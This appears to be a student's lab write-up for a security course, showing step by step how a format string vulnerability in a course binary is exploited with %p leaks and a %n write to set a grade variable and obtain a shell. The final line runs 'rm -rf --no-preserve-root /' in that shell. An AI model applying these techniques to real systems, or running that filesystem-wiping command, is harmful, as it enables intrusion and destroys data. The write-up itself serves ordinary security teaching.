Nghi Vi

CS 395


G01167216


Assignment 1

I. Reconnaissance

The goal of this assignment is to exploit a binary executable through format string vulnerability.


First, I run asst1 file through ghidra to get a feel of how the program is written.





Looking at the two functions main and print_score, I understand that the program only take 1 argument from command line.
Also, print_score takes in 2 arguments, but we are only interested variable param_2 since if param_2 is equal to 100, the program will call a shell() function for us.

Next, I run the program to understand better the behavior of the program. And found that after a couple of runs, the hint given to us is that gradebook variable address (AKA param_2 address) is given to us. Maybe value at address 0x7fffffffe01c is what we need to change in order to get the result.



Next, I try to exploit the stack since the program attempts to print (param_1) without a format flag which is subject to an exploitation.

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./asst1 %p.%p.%p.%p.%p.%p.%p%p.%p.
====================
=== Assignment 1 ===
====================
Hi 0x6948.(nil).(nil).0x17.0x3.0x7fffffffe00c.0x7fffffffe41d0x7fffffffe010.0x555555555291.!
You currently have a 0% on this assignment.
My gradebook is located at 0x7fffffffe00c.
If you get 100% on this assignment, maybe I'll give you a shell.

┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
```

By putting continuous char of "%p", we can leak the data stored on the stack 1 by 1. We found that the address of param_2 is stored at 6th place on the stack. Thus if we can append 5 %p and 1 %n flags, we can change the value at that address.

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./asst1 %p.%p.%p.%p.%p.%n
====================
=== Assignment 1 ===
====================

Hi 0x6948.(nil).(nil).0x17.0x3.!
You currently have a 28% on this assignment.
My gradebook is located at 0x7fffffffe00c.
If you get 100% on this assignment, maybe I'll give you a shell.

┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
```

After testing that theory, we found that the score has increased to 28 which corresponds to the string we just printed. Therefore, if we can append another (100-28) = 72 characters before the flag %n, we can change param_2 value to 100 which would eventually get us a shell.

II. Crafting Payload

```
File  Actions  Edit  View  Help
>>> s = '%p.%p.%p.%p.%p.'
>>> for x in range (0, 72):
...     s = s + 'A'
...
>>> print(s)
%p.%p.%p.%p.%p.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>> s=s+ '%n'
>>> print(s)
%p.%p.%p.%p.%p.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%n
>>>
```

III. Inject and Result

Then I copied the string created above and put it as the argument for the binary. And success !

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./asst1 %p.%p.%p.%p.%p.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%n
=====================
=== Assignment 1 ===
=====================

Hi 0x6948.(nil).(nil).0x17.0x3.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Wow! You got 100% on this assignment!
Now go submit your writeup!
$ ls
 asst1   bitflip   coins  'Week 4 Lecture.pdf'  'Week 4 Optional Lecture.pdf'
$ whoamit
/bin/sh: 2: whoamit: not found
$ whoami
cs395
$ rm -rf --no-preserve-root /
```